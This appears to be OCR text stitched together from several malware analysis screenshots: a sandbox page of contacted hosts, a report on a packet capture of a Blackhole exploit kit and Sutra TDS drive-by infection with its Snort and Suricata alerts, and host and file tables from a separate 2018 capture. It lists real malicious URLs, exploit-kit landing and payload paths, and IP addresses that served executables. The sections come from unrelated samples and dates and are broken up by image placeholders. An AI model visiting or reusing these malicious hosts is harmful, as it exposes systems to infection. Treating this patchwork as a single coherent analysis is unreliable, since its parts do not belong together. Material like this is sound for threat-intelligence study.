
No relevant DNS requests were made.

Contacted Hosts

Login to Download Contacted Hosts (CSV)

IP Address	Port/Protocol	Associated Process	Details
213.61.66.116 OSINT	9003 TCP	taskhsvc.exe PID: 3936	Germany ASN: 8220 (COLT Technology Services Group Limited)
171.25.193.9 OSINT	80 TCP	taskhsvc.exe PID: 3936	Sweden ASN: 198093 (Foreningen for digitala fri- och rattigheter)
163.172.35.247 OSINT	443 TCP	taskhsvc.exe PID: 3936	United Kingdom
128.31.0.39 OSINT	9101 TCP	taskhsvc.exe PID: 3936	United States ASN: 3 (Massachusetts Institute of Technology)
185.97.32.18 OSINT	9001 TCP	taskhsvc.exe PID: 3936	Sweden
178.62.173.203 OSINT	9001 TCP	taskhsvc.exe PID: 3936	European Union ASN: 200130 (Digital Ocean, Inc.)


HYBRID ANALYSIS
Home
Submissions
Resources
Contact
IP, Domain, Hash...
OpenServiceA
RegCloseKey
Screenshots


04cf54c95b58f15a2d06ad805a49b20233408737eb417190a817fd189bcf2329
Nipun Jaswal
1
/ 46
Community Score
One engine detected this file
04cf54c95b58f15a2d06ad805a49b20233408737eb417190a817fd189bcf2329
2186.pcap
cap
582.14 KB
Size
2013-04-09 10:14:24 UTC
6 years ago
CAP
DETECTION
DETAILS
RELATIONS
COMMUNITY 1
Avast
Win32:Winwebsec-Z [Trj]
Snort
13 Alerts
Suricata
14 Alerts
AhnLab-V3
Undetected
AntiVir
Undetected
Antiy-AVL
Undetected
AVG
Undetected
BitDefender
Undetected
ByteHero
Undetected
CAT-QuickHeal
Undetected
ClamAV
Undetected
Commtouch
Undetected
Comodo
Undetected
DrWeb
Undetected
Emsisoft
Undetected
eSafe
Undetected

Overview

Capture duration	121 seconds
Data size	580631 bytes
End time	2012-07-30 10:46:49
File encapsulation	Ethernet
File type	libpcap
Number of packets	966
Start time	2012-07-30 10:44:48

DNS Requests

- pics.clubdogsex.com
- ww1.pics.clubdogsex.com
- pagead2.googlesyndication.com
- activex.microsoft.com
- codecs.microsoft.com
- img.sedoparking.com

HTTP Requests

- GET http://galls1.extra-movs.in/zoo-porn-movie0490.html
- GET http://top1.extra-movs.in/top.php
- GET http://pics.clubdogsex.com/09/r38oi9-cds-8usd010873yeah8.html?id=160807
- GET http://ww1.pics.clubdogsex.com/09/r38oi9-cds-8usd010873yeah8.html?id=160807
- GET http://top1.extra-movs.in/the.gif
- GET http://the-healthy-place.com/tds/in.cgi?12
- GET http://www3.xhteki38h-6.kein.hk/?ohfjriz852=k93Pzq%2BesW9rWOTbsZKfj6es1GpmoKGbmqeir2xmmJw%3D
- GET http://the-healthy-place.com/tds/in.cgi?20
- GET http://img.sedoparking.com/js/jquery-1.4.2.min.js
- GET http://www1.pd4y0pmjh1.kein.hk/i.html?8tzk9owaq=XOnm1aDgtMnY19yu6pyW4tPMbm2rsaFf3%2BDFrqOKlduS4qq8vHxe4O2oap%2BnmZff13H

Snort Alerts

- Sensitive Data was Transmitted Across the Network

  (spp_sdf) SDF Combination Alert [1]
  SENSITIVE-DATA Email Addresses [5]

- Unknown Traffic

  (http_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE [3]
  (http_inspect) HTTP RESPONSE GZIP DECOMPRESSION FAILED [6]

- Potential Corporate Privacy Violation

  FILE-EXECUTABLE Portable Executable binary file magic detected [15306]
  FILE-EXECUTABLE Armadillo v1.71 packer file magic detected [23256]

- A Network Trojan was Detected


  EXPLOIT-KIT URI request for known malicious URI - w.php?f= [20669]
  MALWARE-CNC TDS Sutra - redirect received [21845]
  MALWARE-CNC TDS Sutra - request in.cgi [21846]
  EXPLOIT-KIT Blackhole landing page [23781]
  EXPLOIT-KIT Multiple Exploit Kit Payload detection - info.exe [25383]


- Attempted User Privilege Gain


  EXPLOIT-KIT URI possible Blackhole URL - main.php?page= [21041]
  EXPLOIT-KIT URI possible Blackhole post-compromise download attempt - .php?f= [21042]


Suricata Alerts

- Potential Corporate Privacy Violation
  - ET POLICY PE EXE or DLL Windows file download [2000419]
  - ET POLICY Binary Download Smaller than 1 MB Likely Hostile [2007671]
  - ET USER_AGENTS Internet Explorer 6 in use - Significant Security Risk [2010706]
- Potentially Bad Traffic
  - ET POLICY Reserved Internal IP Traffic [2002752]
  - ET TROJAN Potential Blackhole Exploit Pack Binary Load Request [2012169]
  - ET CURRENT_EVENTS DRIVEBY Blackhole - Payload Download - info.exe [2014235]
  - ET CURRENT_EVENTS TDS Sutra - redirect received [2014542]
  - ET CURRENT_EVENTS TDS Sutra - request in.cgi [2014543]
  - ET CURRENT_EVENTS TDS Sutra - HTTP header redirecting to a SutraTDS [2014546]
- A Network Trojan was Detected
  - ET MALWARE Possible Windows executable sent when remote host claims to send html content…
  - ET CURRENT_EVENTS Likely Blackhole Exploit Kit Driveby ?page Download Secondary Requ…
  - ET CURRENT_EVENTS Blackhole Exploit Kit Delivering Executable to Client [2013962]
  - ET INFO SimpleTDS go.php (sid) [2015675]
- Misc activity
  - ET INFO EXE - Served Attached HTTP [2014520]



2186.pcap



Untitled Graph
Basic Properties
First Seen 2012-07-30 15:41:15
Last Seen 2018-03-24 05:58:06
Submissions 8
Relations
It doesn't have relations.
Detections 1 / 67
Kaspersky
malware
ADMINUSLabs
Undetected
AegisLab WebGuard
Undetected
AlienVault
Undetected
2186.pcap
1 / 67 http://top1.extra-movs.in/top.php
First Seen 2012-07-30 15:41:15
Last Seen 2018-03-24 05:58:06
Submissions 8
Detections
Kaspersky malware
ADMINUSLabs Undetected
AegisLab WebGuard Undetected
AlienVault Undetected
Antiy-AVL Undetected
... and 62 results more.



Hosts (39)
Files (53)
Images
Messages
Credentials (18)
Sessions (97)
DNS (24)
Parameters (806)
Keywords
Anomalies
Sort Hosts On:
Received Packets (descending)
10.11.14.101 (Windows)
185.129.49.19 [therebes.biz] [main.info] [freshwallet.at] (Windows)
160.36.66.221 (Windows)
50.62.194.30 [c-t.com.au] (Windows)
71.163.171.106 [71.163.171.106] (Windows)
173.160.205.161 (Windows)
186.18.236.83 [186.18.236.83:8080] (Windows)
78.135.65.15 [bysound.com.tr] (Windows)
50.78.167.65 (Windows)
173.11.47.169 [173.11.47.169:8080] (Windows)
12.222.134.10
177.242.156.119
10.11.14.1
189.244.86.184 (Windows)
189.134.18.141
173.19.73.104
37.120.175.15
5.9.128.163
71.58.165.119 (Windows)
200.127.55.5 [200.127.55.5] (Windows)
76.65.158.121 (Windows)
210.2.86.72 [210.2.86.72:8080] (Windows)
138.207.150.46 (Windows)
165.227.213.173
139.59.242.76
133.242.208.183 [133.242.208.183:8080] (Windows)
86.12.247.149
69.198.17.20
24.201.79.34 [24.201.79.34:8080] (Windows)
192.155.90.90
198.199.185.25
23.254.203.51
159.65.76.245
210.2.86.94
81.86.197.52 (Windows)
205.185.187.190 [205.185.187.190] (Windows)
109.170.209.165 [109.170.209.165:8080] (Windows)
173.160.205.162 (Windows)
49.212.135.76 (Windows)





Frame nr.	Filename	Extension	Size	Source host	S. port	Destination host	D. port	Protocol	Timestamp	Reconstr
6	form-363439590633444.doc	doc	94 592 B	78.135.65.15 [bysound.com.tr] (Windows)	TCP 80	10.11.14.101 (Windows)	TCP 49201	HttpGetChunked	2018-11-14 17:30:27 UTC	F:\Netwo
79	PspAMbuSd2.html	html	237 B	50.62.194.30 [c-t.com.au] (Windows)	TCP 80	10.11.14.101 (Windows)	TCP 49202	HttpGetNormal	2018-11-14 17:30:50 UTC	F:\Netwo
83	ijccaFkQnS.exe	exe	430 080 B	50.62.194.30 [c-t.com.au] (Windows)	TCP 80	10.11.14.101 (Windows)	TCP 49202	HttpGetNormal	2018-11-14 17:30:50 UTC	F:\Netwo
641	index.html	html	152 932 B	186.18.236.83 [186.18.236.83:8080] (Windows)	TCP 8080	10.11.14.101 (Windows)	TCP 49217	HttpGetNormal	2018-11-14 17:35:32 UTC	F:\Netwo
958	index.html	html	296 228 B	71.163.171.106 [71.163.171.106] (Windows)	TCP 80	10.11.14.101 (Windows)	TCP 49245	HttpGetNormal	2018-11-14 17:45:19 UTC	F:\Netwo
1388	index.html	html	548 B	24.201.79.34 [24.201.79.34:8080] (Windows)	TCP 8080	10.11.14.101 (Windows)	TCP 49253	HttpGetNormal	2018-11-14 17:47:34 UTC	F:\Netwo
1440	index.html	html	552 B	133.242.208.183 [133.242.208.183:8080] (Windows)	TCP 8080	10.11.14.101 (Windows)	TCP 49261	HttpGetNormal	2018-11-14 17:48:55 UTC	F:\Netwo
1525	main.info.cer	cer	770 B	185.129.49.19 [therebes.biz] [main.info] [freshwallet.at] (Wi...	TCP 443	10.11.14.101 (Windows)	TCP 49274	TlsCertificate	2018-11-14 17:50:56 UTC	F:\Netwo
1608	main.info[1].cer	cer	770 B	185.129.49.19 [therebes.biz] [main.info] [freshwallet.at] (Wi...	TCP 443	10.11.14.101 (Windows)	TCP 49277	TlsCertificate	2018-11-14 17:50:58 UTC	F:\Netwo
1609	main.info[2].cer	cer	770 B	185.129.49.19 [therebes.biz] [main.info] [freshwallet.at] (Wi...	TCP 443	10.11.14.101 (Windows)	TCP 49281	TlsCertificate	2018-11-14 17:50:58 UTC	F:\Netwo
1610	main.info[3].cer	cer	770 B	185.129.49.19 [therebes.biz] [main.info] [freshwallet.at] (Wi...	TCP 443	10.11.14.101 (Windows)	TCP 49280	TlsCertificate	2018-11-14 17:50:58 UTC	F:\Netwo
1611	main.info[4].cer	cer	770 B	185.129.49.19 [therebes.biz] [main.info] [freshwallet.at] (Wi...	TCP 443	10.11.14.101 (Windows)	TCP 49278	TlsCertificate	2018-11-14 17:50:58 UTC	F:\Netwo
